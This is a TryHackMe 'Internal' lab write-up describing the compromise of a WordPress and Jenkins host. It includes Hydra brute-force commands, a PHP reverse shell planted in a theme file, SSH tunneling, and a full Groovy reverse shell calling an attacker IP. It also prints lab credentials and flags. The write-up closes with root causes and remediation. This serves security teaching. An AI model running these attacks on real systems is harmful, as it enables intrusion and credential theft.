
This document is a structured security write-up based on hands-on exploitation of the Internal lab on TryHackMe website: https://tryhackme.com/room/internal
Date: January 16, 2026 Source: TryHackMe — Internal & Personal Study Notes
Summary
The Internal infrastructure was fully compromised through a multi-stage attack vector involving web exploitation, lateral movement, and container pivoting:
- Initial Access: Gained via a brute-force attack on the WordPress admin account using Hydra, followed by RCE via a malicious PHP theme edit.
- Lateral Movement: Discovered plaintext credentials for the user aubreanna in a local text file, allowing SSH access.
- Pivoting: Identified an internal Jenkins instance running in a Docker container (172.17.0.2). Utilized SSH port forwarding to expose the service and brute-forced the Jenkins console.
- Privilege Escalation: Executed a Groovy script via the Jenkins Console to gain a reverse shell within the container, where the root credentials for the host machine were found in an internal note.
Technical Overview
1. Discovery
By first, the regular Nmap scan:
$ sudo nmap -sC -sV -v -Pn -p- 10.80.159.216Results:

Just a regular Linux server. Only the 22/tcp and 80/tcp ports open. Looks like we have to penetrate through 80/tcp http.
Add the domain to /etc/hosts:
10.80.159.216 internal.thmI'm also going to add the domain to C:\Windows\System32\drivers\etc\hosts on my Windows 11 host machine for most compatibility between my WSL2 Kali Linux and Windows 11 host:
> Start-Process notepad.exe -ArgumentList "C:\Windows\System32\drivers\etc\hosts" -Verb RunAs
10.80.159.216 internal.thm
Navigate to http://internal.thm

Default Apache2 web page. No easter eggs in the source code. Nothing interesting in here.
Going to fuzz it:
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u "http://internal.thm/FUZZ" -ic -c -r
It's our targets:
Navigate to the blog page:

Some web page on WordPress. No easter eggs in the source code.
In the bottom of the page see some Log in button. wp-login?

Yes. We have the wp-login.php here.
The /phpmyadmin is also log-in page:

We have the two log-in pages on this site. Let's check them out on brute-force vulnerability.
2. Penetration

Brute it:
$ hydra -l 'admin' -P /usr/share/eaphammer/wordlists/rockyou.txt internal.thm http-form-post "/blog/wp-login.php:log=^USER^&pwd=^PASS^:F=incorrect"
Here we go. WordPress admin board credentials:
admin:my2boys
Remind me later.

Reverse shell it:
$ nc -lnvp 4444Put the pentestmonkey reverse shell (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) to the Appearance -> Theme Editor -> 404.php:

Update File.
Navigate to a random non-existent web page to trigger a 404 error: http://internal.thm/blog/index.php/qwertyabc123
Here we go.

Upgrade it:
$ python -c "import pty;pty.spawn('/bin/bash')"Ctrl+Z:
$ stty raw -echo && fg
reset
xterm-256color
$ export TERM=xterm-256color
3. Escalation
There is some MYSQL credentials in the PhpMyAdmin's /etc/phpmyadmin/config-db.php:
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
Also there is some MYSQL credentials in the WordPress' /var/www/html/wordpress/wp-config.php:
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', 'wordpress123' );
Actually, nothing interesting in the MYSQL databases.
But in the /opt/ direcroty is clearly easter egg for us:

aubreanna:bubb13guM!@#123
$ su aubreanna
The User Flag:
THM{int3rna1_fl4g_1}The User Flag in our pocket.
$ cat jenkins.txtjenkins.txt:
Internal Jenkins service is running on 172.17.0.2:8080Access the docker from our machine:
$ ssh -L 1488:172.17.0.2:8080 aubreanna@10.80.159.216Navigate to the page: http://localhost:1488

The default username for the Jenkins server is admin, so try to brute it:
$ hydra -I -f -l 'admin' -P /usr/share/eaphammer/wordlists/rockyou.txt localhost -s 1488 http-form-post "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&F:Invalid"
The Jenkins admin credentials:
admin:spongebob

$ nc -lnvp 5555
Navigate: Manage Jenkins -> Script Console
Put into the console the Groovy reserse shell from https://www.revshells.com:
String host="192.168.134.69";int port=5555;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Here we go:
Upgrade it:
$ python -c "import pty;pty.spawn('/bin/bash')"Ctrl+Z:
$ stty raw -echo && fg
reset
xterm-256color
$ export TERM=xterm-256color
In the /opt/ direcroty is another easter egg for us:

Root credentials:
root:tr0ub13guM!@#123
The Root Flag:
THM{d0ck3r_d3str0y3r}Security Failures & Root Causes Classification
- Broken Authentication — Weak Administrative Credentials — Critical Impact — the WordPress administrative account (admin) and the Jenkins console were protected by weak passwords vulnerable to simple wordlist-based brute-force attacks.
- Insecure Configuration — Malicious File Upload (RCE) — High Impact — the WordPress "Theme Editor" was enabled, allowing any user with administrative privileges to modify PHP files (like 404.php) and execute arbitrary code on the underlying server.
- Information Exposure — Cleartext Credentials in Local Files — High Impact — sensitive credentials for the user aubreanna and eventually the root password were stored in plaintext .txt files within the /opt directory, facilitating immediate lateral movement and privilege escalation.
- Insecure Network Architecture — Exposed Internal Services via Docker — High Impact — the Jenkins service was bound to a local-only interface within a Docker container. While restricted from the outside, the lack of internal authentication/authorization allowed an attacker with local user access to tunnel the service via SSH port forwarding.
- Insufficient Sandboxing — Docker-to-Host Information Leak — High Impact — sensitive host-level credentials (the root password) were accessible from within the Jenkins container's file system, breaking the isolation between the containerized environment and the host machine.
Remediation Recommendations
- Enforce Strong Password Policies: Implement complex password requirements and Multi-Factor Authentication (MFA) for all administrative interfaces, including WordPress and Jenkins.
- Disable Built-in File Editors: Disable the WordPress Theme and Plugin editors to prevent RCE via the dashboard.
- Secure Credential Storage: Prohibit the storage of plaintext passwords in the file system. Use secure secrets management solutions or environment variables with restricted access.
- Hardened Container Isolation: Ensure that sensitive host information or credentials are never mounted or stored within Docker containers. Follow the principle of least privilege for container service accounts.
- Implement Rate Limiting: Deploy a Web Application Firewall (WAF) or tools like Fail2Ban to detect and block brute-force attempts on login endpoints (/wp-login.php and /j_acegi_security_check).
- Restrict SSH Port Forwarding: If not required for business operations, disable SSH tunneling/port forwarding in the sshd_config to prevent attackers from pivoting to internal-only services.
Conclusion
The compromise of the Internal lab highlights a classic "chain of trust" failure. The attack began with a common entry point (WordPress) and escalated through poor operational security — specifically the storage of plaintext credentials and the presence of unprotected internal services.
The transition from a containerized Jenkins instance to full host root access demonstrates that containers are not a security boundary if they contain the keys to the host machine. True security in this environment would have required not just patching, but a fundamental shift in how secrets are managed and how administrative interfaces are hardened against unauthorized access.
Write-up compiled based on TryHackMe Internal (https://tryhackme.com/room/internal) lab.